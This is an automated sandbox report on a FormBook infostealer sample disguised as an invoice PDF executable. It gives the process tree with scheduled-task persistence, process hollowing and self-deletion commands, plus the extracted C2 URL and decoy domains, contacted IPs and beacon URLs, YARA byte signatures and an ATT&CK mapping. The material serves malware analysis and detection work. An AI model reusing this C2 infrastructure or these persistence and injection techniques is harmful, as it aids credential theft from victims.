ID: 433430
Sample Name:
invoice#56432_Pdf.exe
Cookbook: default.jbs
Time: 19:57:35
Date: 11/06/2021
Version: 32.0.0 Black Diamond

Table of Contents


Analysis Report invoice#56432_Pdf.exe

Overview


General Information

Sample Name:	invoice#56432_Pdf.exe
Analysis ID:	433430
MD5:	1872fbdcb3e1ecd..
SHA1:	d3ac7e7add55ae..
SHA256:	70a1c87cde771c…
Infos:	

Most interesting Screenshot:



Detection




FormBook

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Found malware configuration
- Malicious sample detected (through …
- Multi AV Scanner detection for dropp…
- Multi AV Scanner detection for subm…
- System process connects to networ…
- Yara detected AntiVM3
- Yara detected FormBook
- C2 URLs / IPs found in malware con…
- Initial sample is a PE file and has a …
- Injects a PE file into a foreign proce…
- Maps a DLL or memory area into an…
- Modifies the context of a thread in a…

Classification



Process Tree

- **System is w10x64**
- invoice#56432_Pdf.exe (PID: 240 cmdline: 'C:\Users\user\Desktop\invoice#56432_Pdf.exe' MD5: 1872FBDCB3E1ECD6D2C7C4C0E3F0542C)
  - schtasks.exe (PID: 5872 cmdline: 'C:\Windows\System32\schtasks.exe' /Create /TN 'Updates\UzYBKefg' /XML 'C:\Users\user\AppData\Local\Temp\tmpC457.tmp' MD5: 15FF7D8324231381BAD48A052F85DF04)
    - conhost.exe (PID: 5924 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
  - RegSvcs.exe (PID: 4240 cmdline: C:\Windows\Microsoft.NET\Framework\v4.0.30319\RegSvcs.exe MD5: 2867A3817C9245F7CF518524DFD18F28)
    - schtasks.exe (PID: 5148 cmdline: 'C:\Windows\System32\schtasks.exe' /Create /TN 'Updates\suSwVklf' /XML 'C:\Users\user\AppData\Local\Temp\tmpCDAE.tmp' MD5: 15FF7D8324231381BAD48A052F85DF04)
      - conhost.exe (PID: 244 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
    - RegSvcs.exe (PID: 4488 cmdline: C:\Windows\Microsoft.NET\Framework\v4.0.30319\RegSvcs.exe MD5: 2867A3817C9245F7CF518524DFD18F28)
    - RegSvcs.exe (PID: 4204 cmdline: C:\Windows\Microsoft.NET\Framework\v4.0.30319\RegSvcs.exe MD5: 2867A3817C9245F7CF518524DFD18F28)
      - explorer.exe (PID: 3424 cmdline: MD5: AD5296B280E8F522A8A897C96BAB0E1D)
        - help.exe (PID: 4856 cmdline: C:\Windows\SysWOW64\help.exe MD5: 09A715036F14D3632AD03B52D1DA6BFF)
          - cmd.exe (PID: 1492 cmdline: /c del 'C:\Windows\Microsoft.NET\Framework\v4.0.30319\RegSvcs.exe' MD5: F3BDBE3BB6F734E357235F4D5898582D)
            - conhost.exe (PID: 1744 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
- **cleanup**

Malware Configuration

Threatname: FormBook

```
{
  "C2 list": [
    "www.martinbrosenterprise.com/nyd/"
  ],
  "decoy": [
    "acpqpmq.icu",
    "byonf.com",
    "physicianco.com",
    "wecare4therich.com",
    "kenziesboutique.com",
    "coachingfortransformation.co.uk",
    "redenginegames.info",
    "allindefi.xyz",
    "hashflo.com",
    "carnivalhotels.net",
    "yogatrac.com",
    "hotel-gasthof-neukirchen.com",
    "ebn-lapak.com",
    "xn--3iqa8101avze.com",
    "sanimist.store",
    "studentsafetysheild.store",
    "themontalbanogroup.com",
    "oyunhaberler.com",
    "sportsbooksnv.com",
    "yogiinthedistrict.com",
    "corrlib.com",
    "awpnoqe.icu",
    "navagecleaningservices.com",
    "fitangxinyu.com",
    "vortexhairspray.com",
    "aminulhaque.info",
    "tonjilgroup.com",
    "lifehack.academy",
    "100001ip.com",
    "dotacionesmedicasmarmol.com",
    "poyoiz.com",
    "alphamillls.com",
    "disbalef.com",
    "getuewqarefedre.com",
    "rekoup.tax",
    "andalusiaexclusive.com",
    "eternal-affairs.com",
    "shessosophisticated.com",
    "virtualappraisals.online",
    "hezhongvn.com",
    "catalogcardgames.com",
    "8160phaeton.com",
    "wsacs.xyz",
    "wibstow.icu",
    "potoloks-spb.online",
    "fernholt.com",
    "relocatetoswitzerland.com",
    "evservice.network",
    "atome.science",
    "shockleymediacenter.com",
    "omae-mada.xyz",
    "standingstonecellars.com",
    "ynabvn.com",
    "homeofmatriarch.com",
    "legalteamsolutions.com",
    "sheensheer.com",
    "yossiamoday.com",
    "angelinacamwhalen.site",
    "garagedoorrepairparts.com",
    "signworksvalpo.com",
    "dalalh.info",
    "jubawu.com",
    "lifen.club",
    "wfl.xyz"
  ]
}
```


Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
00000007.00000002.721741339.0000000000400000.00000040.00000001.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	

Source	Rule	Description	Author	Strings
00000007.00000002.721741339.0000000000400000.00000040.00000001.sdmp	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x98e8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x9b62:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x15685:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x15171:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x15787:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x158ff:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0xa57a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x143ec:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xb273:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x1b327:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1c32a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
00000007.00000002.721741339.0000000000400000.00000040.00000001.sdmp	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	• 0x18409:$sqlite3step: 68 34 1C 7B E1 • 0x1851c:$sqlite3step: 68 34 1C 7B E1 • 0x18438:$sqlite3text: 68 38 2A 90 C5 • 0x1855d:$sqlite3text: 68 38 2A 90 C5 • 0x1844b:$sqlite3blob: 68 53 D8 7F 8C • 0x18573:$sqlite3blob: 68 53 D8 7F 8C
00000009.00000002.906056076.0000000000950000.00000040.00000001.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
00000009.00000002.906056076.0000000000950000.00000040.00000001.sdmp	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x98e8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x9b62:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x15685:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x15171:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x15787:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x158ff:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0xa57a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x143ec:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xb273:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x1b327:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1c32a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
Click to see the 23 entries				

Unpacked PEs

Source	Rule	Description	Author	Strings
7.0.RegSvcs.exe.400000.0.raw.unpack	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
7.0.RegSvcs.exe.400000.0.raw.unpack	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x98e8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x9b62:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x15685:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x15171:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x15787:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x158ff:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0xa57a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x143ec:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xb273:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x1b327:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1c32a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
7.0.RegSvcs.exe.400000.0.raw.unpack	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	• 0x18409:$sqlite3step: 68 34 1C 7B E1 • 0x1851c:$sqlite3step: 68 34 1C 7B E1 • 0x18438:$sqlite3text: 68 38 2A 90 C5 • 0x1855d:$sqlite3text: 68 38 2A 90 C5 • 0x1844b:$sqlite3blob: 68 53 D8 7F 8C • 0x18573:$sqlite3blob: 68 53 D8 7F 8C
7.0.RegSvcs.exe.400000.0.unpack	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
7.0.RegSvcs.exe.400000.0.unpack	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x8ae8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x8d62:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x14885:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x14371:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x14987:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x14aff:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x977a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x135ec:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xa473:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x1a527:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1b52a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
Click to see the 7 entries				

Sigma Overview

System Summary:

Sigma detected: Suspicious Process Start Without DLL

Sigma detected: Possible Applocker Bypass

Signature Overview

Click to jump to signature section

AV Detection:

Found malware configuration

Multi AV Scanner detection for dropped file

Multi AV Scanner detection for submitted file

Yara detected FormBook

Networking:

C2 URLs / IPs found in malware configuration

E-Banking Fraud:

Yara detected FormBook

System Summary:

Malicious sample detected (through community Yara rule)

Initial sample is a PE file and has a suspicious name

Boot Survival:

Uses schtasks.exe or at.exe to add and modify task schedules

Hooking and other Techniques for Hiding and Protection:

Modifies the prolog of user mode functions (user mode inline hooks)

Malware Analysis System Evasion:

Yara detected AntiVM3

Tries to detect sandboxes and other dynamic analysis tools (process name or module or function)

Tries to detect virtualization through RDTSC time measurements

HIPS / PFW / Operating System Protection Evasion:

System process connects to network (likely due to code injection or exploit)

Injects a PE file into a foreign processes

Maps a DLL or memory area into another process

Modifies the context of a thread in another process (thread injection)

Queues an APC in another process (thread injection)

Sample uses process hollowing technique

Stealing of Sensitive Information:

Yara detected FormBook


Remote Access Functionality:

Yara detected FormBook

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects
Valid Accounts	Scheduled Task/Job 1	Scheduled Task/Job 1	Process Injection 6 1 2	Rootkit 1	Credential API Hooking 1	Security Software Discovery 3 3 1	Remote Services	Credential API Hooking 1	Exfiltration Over Other Network Medium	Encrypted Channel 1	Eavesdrop Insecure Network Communica
Default Accounts	Shared Modules 1	DLL Side-Loading 1	Scheduled Task/Job 1	Masquerading 1	Input Capture 1	Process Discovery 2	Remote Desktop Protocol	Input Capture 1	Exfiltration Over Bluetooth	Ingress Tool Transfer 3	Exploit SS7 Redirect Ph Calls/SMS
Domain Accounts	At (Linux)	Logon Script (Windows)	DLL Side-Loading 1	Disable or Modify Tools 1	Security Account Manager	Virtualization/Sandbox Evasion 4 1	SMB/Windows Admin Shares	Archive Collected Data 1	Automated Exfiltration	Non-Application Layer Protocol 3	Exploit SS7 Track Devic Location
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Virtualization/Sandbox Evasion 4 1	NTDS	Remote System Discovery 1	Distributed Component Object Model	Input Capture	Scheduled Transfer	Application Layer Protocol 1 3	SIM Card Swap
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Process Injection 6 1 2	LSA Secrets	File and Directory Discovery 1	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communica
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Deobfuscate/Decode Files or Information 1	Cached Domain Credentials	System Information Discovery 1 1 2	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming o Denial of Service
External Remote Services	Scheduled Task	Startup Items	Startup Items	Obfuscated Files or Information 4	DCSync	Network Sniffing	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue Wi-F Access Poi
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	Software Packing 3	Proc Filesystem	Network Service Scanning	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Layer Protocol	Downgrade Insecure Protocols
Exploit Public-Facing Application	PowerShell	At (Linux)	At (Linux)	DLL Side-Loading 1	/etc/passwd and /etc/shadow	System Network Connections Discovery	Software Deployment Tools	Data Staged	Exfiltration Over Asymmetric Encrypted Non-C2 Protocol	Web Protocols	Rogue Cell Base Static

Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.

Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
invoice#56432_Pdf.exe	36%	Virustotal		Browse
invoice#56432_Pdf.exe	26%	Metadefender		Browse
invoice#56432_Pdf.exe	62%	ReversingLabs	ByteCode-MSIL.Trojan.Taskun	

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Roaming\UzYBKefg.exe	26%	Metadefender		Browse
C:\Users\user\AppData\Roaming\UzYBKefg.exe	62%	ReversingLabs	ByteCode-MSIL.Trojan.Taskun	
C:\Users\user\AppData\Roaming\suSwVklf.exe	0%	Metadefender		Browse
C:\Users\user\AppData\Roaming\suSwVklf.exe	0%	ReversingLabs		

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
3.2.RegSvcs.exe.400000.0.unpack	100%	Avira	HEUR/AGEN.1142636		Download File
3.0.RegSvcs.exe.400000.0.unpack	100%	Avira	HEUR/AGEN.1142636		Download File
7.0.RegSvcs.exe.400000.0.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File
7.2.RegSvcs.exe.400000.0.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File

Domains

Source	Detection	Scanner	Label	Link
martinbrosenterprise.com	2%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
http://www.martinbrosenterprise.com/nyd/?T0=v4hXcVvxmJdL&6l=dkq0cGC/LEW83SVi83HPhPtn9q1O8+UCFQ9WCoc0R0ms29HHTKVnwSEdqKQ2f/ZR/emS	0%	Avira URL Cloud	safe	
http://www.tiro.com	0%	URL Reputation	safe	
http://www.tiro.com	0%	URL Reputation	safe	
http://www.tiro.com	0%	URL Reputation	safe	
http://www.goodfont.co.kr	0%	URL Reputation	safe	
http://www.goodfont.co.kr	0%	URL Reputation	safe	
http://www.goodfont.co.kr	0%	URL Reputation	safe	
http://www.carterandcone.coml	0%	URL Reputation	safe	
http://www.carterandcone.coml	0%	URL Reputation	safe	
http://www.carterandcone.coml	0%	URL Reputation	safe	
http://www.sajatypeworks.com	0%	URL Reputation	safe	
http://www.sajatypeworks.com	0%	URL Reputation	safe	
http://www.sajatypeworks.com	0%	URL Reputation	safe	
http://www.typography.netD	0%	URL Reputation	safe	
http://www.typography.netD	0%	URL Reputation	safe	
http://www.typography.netD	0%	URL Reputation	safe	
http://www.potoloks-spb.online/nyd/?6l=j68GMIDNITjtfEjWHH9a9sxWH2Ka7bvr15iXo/6Hu+1FeN5QCEAjF6MjOch6oz89j9s8&T0=v4hXcVvxmJdL	0%	Avira URL Cloud	safe	
http://www.founder.com.cn/cn/cThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/cThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/cThe	0%	URL Reputation	safe	
http://www.galapagosdesign.com/staff/dennis.htm	0%	URL Reputation	safe	
http://www.galapagosdesign.com/staff/dennis.htm	0%	URL Reputation	safe	
http://www.galapagosdesign.com/staff/dennis.htm	0%	URL Reputation	safe	
http://fontfabrik.com	0%	URL Reputation	safe	
http://fontfabrik.com	0%	URL Reputation	safe	
http://fontfabrik.com	0%	URL Reputation	safe	
http://www.founder.com.cn/cn	0%	URL Reputation	safe	
http://www.founder.com.cn/cn	0%	URL Reputation	safe	
http://www.founder.com.cn/cn	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/	0%	URL Reputation	safe	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://www.%s.comPA	0%	URL Reputation	safe	
http://www.%s.comPA	0%	URL Reputation	safe	
http://www.%s.comPA	0%	URL Reputation	safe	
http://www.sandoll.co.kr	0%	URL Reputation	safe	
http://www.sandoll.co.kr	0%	URL Reputation	safe	
http://www.sandoll.co.kr	0%	URL Reputation	safe	
http://www.urwpp.deDPlease	0%	URL Reputation	safe	
http://www.urwpp.deDPlease	0%	URL Reputation	safe	
http://www.urwpp.deDPlease	0%	URL Reputation	safe	
www.martinbrosenterprise.com/nyd/	0%	Avira URL Cloud	safe	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	
http://www.sakkal.com	0%	URL Reputation	safe	
http://www.sakkal.com	0%	URL Reputation	safe	
http://www.sakkal.com	0%	URL Reputation	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
dotacionesmedicasmarmol.com	35.203.102.63	true	false		unknown
www.potoloks-spb.online	87.236.16.60	true	true		unknown
martinbrosenterprise.com	166.62.10.181	true	true	• 2%, Virustotal, Browse	unknown
www.dotacionesmedicasmarmol.com	unknown	unknown	true		unknown
www.martinbrosenterprise.com	unknown	unknown	true		unknown

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://www.martinbrosenterprise.com/nyd/?T0=v4hXcVvxmJdL&6l=dkq0cGC/LEW83SVi83HPhPtn9q1O8+UCFQ9WCoc0R0ms29HHTKVnwSEdqKQ2f/ZR/emS	true	• Avira URL Cloud: safe	unknown
http://www.potoloks-spb.online/nyd/?6l=j68GMIDNITjtfEjWHH9a9sxWH2Ka7bvr15iXo/6Hu+1FeN5QCEAjF6MjOch6oz89j9s8&T0=v4hXcVvxmJdL	true	• Avira URL Cloud: safe	unknown
www.martinbrosenterprise.com/nyd/	true	• Avira URL Cloud: safe	low

URLs from Memory and Binaries

Contacted IPs

Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
35.203.102.63	dotacionesmedicasmarmol.com	United States		15169	GOOGLEUS	false
166.62.10.181	martinbrosenterprise.com	United States		26496	AS-26496-GO-DADDY-COM-LLCUS	true
87.236.16.60	www.potoloks-spb.online	Russian Federation		198610	BEGET-ASRU	true

General Information

Joe Sandbox Version:	32.0.0 Black Diamond
Analysis ID:	433430
Start date:	11.06.2021
Start time:	19:57:35
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 10m 59s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	invoice#56432_Pdf.exe
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	11
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	1
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled

Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.evad.winEXE@17/7@3/3
EGA Information:	• Successful, ratio: 100%
HDC Information:	• Successful, ratio: 34.1% (good quality ratio 31.2%) • Quality average: 73.6% • Quality standard deviation: 30.7%
HCA Information:	• Successful, ratio: 99% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .exe
Warnings:	Show All

Simulations

Behavior and APIs

Time	Type	Description
19:58:21	API Interceptor	1x Sleep call for process: invoice#56432_Pdf.exe modified
19:58:27	API Interceptor	1x Sleep call for process: RegSvcs.exe modified

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
166.62.10.181	UtHJjkRTJqlHRzi.exe	Get hash	malicious	Browse	• www.martinbrosenterprise.com/nyd/?OjNhv=dkq0cGC/LEW83SVi83HPhPtn9q1O8+UCFQ9WCoc0R0ms29HHTKVnwSEdqJwMPu5pl5HV&Yn=ybIDmfrHTjZTvD
	bank slip_pdf.exe	Get hash	malicious	Browse	• www.martinbrosenterprise.com/nyd/?-Z_PiR6=dkq0cGC/LEW83SVi83HPhPtn9q1O8+UCFQ9WCoc0R0ms29HHTKVnwSEdqJwMPu5pl5HV&DxlLi=2dmD
	bank slip_pdf.exe	Get hash	malicious	Browse	• www.martinbrosenterprise.com/nyd/?bny=TVIxrp78sbrp&X2MtQFW8=dkq0cGC/LEW83SVi83HPhPtn9q1O8+UCFQ9WCoc0R0ms29HHTKVnwSEdqKQ2f/ZR/emS

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	Order_pdf.exe	Get hash	malicious	Browse	• www.martinbrosenterprise.com/nyd/?BX5xf=E0G8OvrXlTB&J2JDYR=dkq0cGC/LEW83SVi83HPhPtn9q1O8+UCFQ9WCoc0R0ms29HHTKVnwSEdqJ8Mc+1q8pHDtiwnCA==
	ouCeNMzxAW8tbEx.exe	Get hash	malicious	Browse	• www.martinbrosenterprise.com/nyd/?0N6dSN=dkq0cGC/LEW83SVi83HPhPtn9q1O8+UCFQ9WCoc0R0ms29HHTKVnwSEdqJ81DPVpy/bEtiwgRw==&o6=zFNXzfJpJlghk4
	Maksuvahvistus.exe	Get hash	malicious	Browse	• www.martinbrosenterprise.com/nyd/?AnB=O0DlpRKpv&ZR-d=dkq0cGC/LEW83SVi83HPhPtn9q1O8+UCFQ9WCoc0R0ms29HHTKVnwSEdqKQcAPpR7cuS
	banka hesab#U0131 onay#U0131.exe	Get hash	malicious	Browse	• www.martinbrosenterprise.com/nyd/?ofrHx2=dkq0cGC/LEW83SVi83HPhPtn9q1O8+UCFQ9WCoc0R0ms29HHTKVnwSEdqKQcAPpR7cuS&v2Jxc=3f-TOFc0qbop3Dv0
87.236.16.60	Slip__pdf.exe	Get hash	malicious	Browse	• www.potoloks-spb.online/nyd/?jxlt=J6ALpTv8BJxHeN&M6cpwhQ=j68GMIDNlTjtfEjWHH9a9sxWH2Ka7bvr15iXo/6Hu+1FeN5QCEAjF6MjOch6oz89j9s8

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
www.potoloks-spb.online	Slip__pdf.exe	Get hash	malicious	Browse	• 87.236.16.60

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
AS-26496-GO-DADDY-COM-LLCUS	Purchase_Order.exe	Get hash	malicious	Browse	• 184.168.131.241
	Order 275594 04-D4E5A.exe	Get hash	malicious	Browse	• 184.168.131.241
	8BDBD0yy0q.apk	Get hash	malicious	Browse	• 166.62.28.102
	8BDBD0yy0q.apk	Get hash	malicious	Browse	• 166.62.28.102
	KY4cmAI0jU.exe	Get hash	malicious	Browse	• 107.180.57.111

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	5t2CmTUhKc.exe	Get hash	malicious	Browse	• 184.168.131.241
	DNPr7t0GMY.exe	Get hash	malicious	Browse	• 184.168.131.241
	SKlGhwkzTi.exe	Get hash	malicious	Browse	• 192.169.223.13
	5SXTKXCnqS.exe	Get hash	malicious	Browse	• 184.168.131.241
	AWB00028487364 -000487449287.doc	Get hash	malicious	Browse	• 184.168.131.241
	619wGDCTZA.exe	Get hash	malicious	Browse	• 23.229.215.137
	Documents_13134976_1377491379.xlsb	Get hash	malicious	Browse	• 107.180.50.232
